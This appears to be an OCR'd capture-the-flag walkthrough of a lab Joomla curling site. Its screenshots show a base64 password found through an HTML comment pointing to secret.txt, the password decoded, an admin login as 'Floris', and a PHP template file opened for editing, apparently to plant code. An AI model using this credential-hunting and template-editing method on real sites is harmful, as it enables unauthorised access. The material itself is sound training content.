


Cewl Curling site!

Home

What's the object of curling?

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 30

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 30

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can

My first post of curling in 2018!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 24

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

Main Menu

Home

Login Form


Username

Password


□ Remember Me

Log in


Forgot your username?
Forgot your password?



```
        </div>
                        <div id="form-login-remember" class="control-group checkbox">
            <label for="modlgn-remember" class="control-label">Remember Me</label> <input id="modlgn-remember" type="checkbox" name="remember"
        </div>
                <div id="form-login-submit" class="control-group">
            <div class="controls">
                <button type="submit" tabindex="0" name="Submit" class="btn btn-primary login-button">Log in</button>
            </div>
        </div>
                    <ul class="unstyled">
                            <li>
                    <a href="/index.php/component/users/?view=remind&amp;Itemid=101">
                    Forgot your username?</a>
                </li>
                <li>
                    <a href="/index.php/component/users/?view=reset&amp;Itemid=101">
                    Forgot your password?</a>
                </li>
            </ul>
        <input type="hidden" name="option" value="com_users" />
        <input type="hidden" name="task" value="user.login" />
        <input type="hidden" name="return" value="aHR0cDovLzEwLjEwLjEwLjE1MC8=" />
        <input type="hidden" name="5c83d3875a86597c58b3c00b6219f0c4" value="1" />   </div>
    </form>
</div>
                        <!-- End Right Sidebar -->
                    </div>
                            </div>
        </div>
    </div>
    <!-- Footer -->
    <footer class="footer" role="contentinfo">
        <div class="container">
            <hr />

            <p class="pull-right">
                <a href="#top" id="back-top">
                    Back to Top             </a>
            </p>
            <p>
                &copy; 2018 Cewl Curling site!          </p>
        </div>
    </footer>

</body>
      <!-- secret.txt -->
</html>

```



```
Q3VybGluZzIwMTgh
```



Base64 Decode and Encode - Online - Mozilla Firefox
File Edit View History Bookmarks Tools Help
10.10.10.150/secret.txt
Base64 Decode and Enc
https://www.base64decode.org
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB

Decode from Base64 format

Simply use the form below

```
Q3VybGluZzIwMTgh
```

For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.


UTF-8 — Source charset.

Live mode OFF — Decodes in real-time when you type or paste *(supports only unicode charsets)*.

< DECODE > — Decodes your data into the textarea below.

RubyMine The most advanced Ruby and Rails IDE JET BRAINS

```
Curling2018!
```




10.10.10.150/administrator/

Floris


•••••••••••••

Curling2018!




Editing file "/error.php" in template "beez3".

